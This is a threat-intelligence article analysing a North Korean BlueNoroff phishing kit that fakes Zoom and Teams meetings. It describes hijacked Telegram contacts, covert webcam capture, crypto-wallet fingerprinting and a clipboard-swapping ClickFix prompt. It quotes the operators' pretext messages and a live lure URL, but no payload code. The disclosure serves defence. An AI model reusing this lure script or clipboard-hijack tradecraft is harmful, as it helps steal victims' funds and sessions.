


Inside a DPRK BlueNoroff ClickFix Kit

jumpsec.com/guides/inside-a-dprk-bluenoroff-clickfix-kit

Sean Moran

July 24, 2026



Executive Summary

JUMPSEC has obtained and analysed the source code behind an active BlueNoroff phishing kit used to impersonate Zoom and Microsoft Teams meetings. Unlike previous reporting, this research provides source-level visibility into how the operation works after operators mistakenly exposed JavaScript source maps on live infrastructure.

This is not simply a fake Zoom lure. We demonstrate how BlueNoroff has operationalised trust abuse by combining compromised industry contacts, social engineering, wallet reconnaissance and malware delivery into a repeatable victim acquisition pipeline.

As a financially motivated, state-sponsored threat associated with the broader Lazarus Group ecosystem, BlueNoroff has been linked to numerous high-profile cryptocurrency thefts and attacks against financial institutions. Its primary objective is to generate funds for the North Korean state, making Web3 financial services an attractive target. These organisations concentrate significant digital assets and often rely on rapidly evolving infrastructure, cross-chain systems and smart contracts, while also presenting opportunities to exploit the human operators responsible for managing those funds.

Here we reconstruct the full Windows and macOS attack chains and map the supporting infrastructure, documenting the campaign from initial access through post-exploitation.

Key findings:

- This campaign is an operator-driven victim acquisition platform, not simply fake meeting pages
- Compromised trusted contacts are the core infection vector, creating a self-propagating attack chain via Telegram
- The platform profiles victims' cryptocurrency wallets before malware delivery, enabling selective targeting of high-value victims.
- We reconstructed the full Windows and macOS attack chains and mapped the supporting infrastructure, documenting the campaign from initial access through post-exploitation.

Reconstructing the campaign

The threat actor did not strip `.map`` files from their webserver. These `.map`` files map the minified JavaScript back to the original source code with function names, comments – everything. There were two variants observed. One for Zoom, and one for Teams. And based on a ``googie.us-gmeet.com`` string found in the Zoom chat handler, a Google meet variant likely also exists.

The source code includes:

- All JavaScript source code for the Zoom page built to be a Single-Page Application (SPA)
- TS/TSX files, Teams page (essentially a rewrite of the Zoom page)
- ``dropper.vb_s`` (named as we obtained it), 497-line VBScript implant classified as Trojan.NukeSped, a known Lazarus Group malware family.
- 11 initial C2/lure domains.

These 11 initial domains were the seed. Pivoting across passive DNS, VirusTotal, urlscan.io and reverse DNS data expanded the investigation beyond the original infrastructure set, uncovering additional campaign infrastructure discussed in the Infrastructure Analysis section. Everything high confidence and medium confidence is still active as of July 24th, 2026.

The delivery – classic social engineering

The lure link initially comes from an account the target already trusts and has met in real life. In two observed attempts, hijacked Telegram accounts of real industry contacts were used to message high-ranking employees of major companies.




Figure 1 – A founder announcing their Telegram account as compromised.




Figure 2 – A victim (right, purple messages) messaging a compromised Telegram account (left).

Imagine if a prominent leader in your industry who you recognise, admire and trust reached out to you on LinkedIn. After checking that a profile is legit with thousands of followers and common connection, it is reasonable to accept a request to connect, message or join a call to discuss a common interest.




Figure 3 – A victim (right, purple messages), unknowingly messaging a DPRK compromised Telegram account (left).



!! !! 🚨 Please be aware that my Telegram account has been compromised.

If you receive any messages from me on Telegram, please follow these precautions:

- Do NOT reply to the messages.
- Do NOT agree to any meetings or phone calls.
- Do NOT send any funds, agree to deals, or share sensitive information.
- Do NOT click on any links sent from my account.

I am working to resolve this issue as quickly as possible. Until then, please be vigilant. If you need to reach me, please message me directly here on LinkedIn.

Thank you for your understanding and stay safe.

Figure 4 – The user who DPRK compromised, announcing their Telegram account has been compromised.

None of the standard user sender verification advice works here. The sender is real and there is no real way to verify who you are talking to without some previously-agreed-upon code word or PGP-like authentication, which is uncommon. As illustrated below, in the case of Victim A's compromise, Victim B met the real Victim A at the "FT Live Dinner", which ultimately strengthens the trust when unknowingly messaging the Victim A's compromised Telegram account. The pre-existing relationship is the angle here; the operators just need to sit on the right accounts and wait for the opportunity.




Figure 5 – The self-propagating system that continues to bring fresh victims in.

Every victim who runs the payload with Telegram Web open or Telegram Desktop installed is a candidate for their Telegram session to be stolen and reused against their own contacts. Two of the three cases JUMPSEC analysed were used to further message other contacts and we observed the same cyclical self-propagating pipeline that Kaspersky documents as "GhostCall", attributed to the BlueNoroff group, suggesting that this propagation model remains a preferred operational technique rather than a one-off campaign characteristic.

What the victim sees

We built a fully working demo of the full kit based on the exposed source code, what follows is what a real victim would see, phase by phase:

Phase 1: The lure

Victim clicks the link, which routes to something like:

```
`https://us.zoom.06webin.us/j/98527503722?pwd=9jXK14VFM8f0bdKxfkake7tD7rPhzs.1`
```

This looks like a Zoom invite, but the domain is just `06webin.us`, with `us.zoom.` as the subdomain. When the victim clicks the link, they are presented with the following page:




Figure 6 – The initial fake Zoom meeting page

Clicking on "Continue" after inputting their username, the victim is asked for permission for the page to access the webcam as any normal meeting would go, once they allow this, the webcam stream is silently piped to the operators panel via mediasoup WebRTC.




Figure 7 – (OBS Virtual Cam for demo purposes)

After clicking “Join Meeting” the victim is shown another page where they are seemingly in a Zoom call by themselves, “waiting for other participants”.




Figure 8 – Victim screen after clicking “Join Meeting”

Once the victim has joined, the Operator can then continue to use their panel in order to control the meeting, send fake “your mic isn’t working” messages, and trigger the “Zoom SDK Update”, ultimately resulting in the ClickFix payload.




Figure 9 – Zoom SDK notification that triggers the ClickFix prompt

Alongside this control, the kit runs a full wallet fingerprinting sweep on the browser via EIP-6963 discovery, legacy 'window.ethereum' probing, plus non-EVM globals like Solana coin. The result is silently exfiltrated to the operators panel which can be seen in the below screenshot (MetaMask detected as I installed MetaMask on my browser to test it), the victim never sees this exfiltration occurring.

After the operator has joined, it's all meant to be social engineering, on very specific timeframes:

- T+0s – Operator joins the meeting, deepfake video is playing, but there is no audio
- T+2.5s – Operator pushes first message – “Hi [Victim name] can you hear me? Camera and audio look good on my end
- T+6.5s – Operator pushes second message – “Weird, my mic keeps cutting. One sec – I think our Zoom SDK is out of date, let me push a quick update. You’ll see a prompt on your side too.”
- T+10.5s – A fake “SDK deprecated” message with a progress bar appears, auto advances for 3 seconds
- T+13.5s – ClickFix box appears

The displayed commands look benign. However, when the victim clicks Copy, or even highlights the text and CTRL+C's, their clipboard is of course replaced with the operators ClickFix payload.

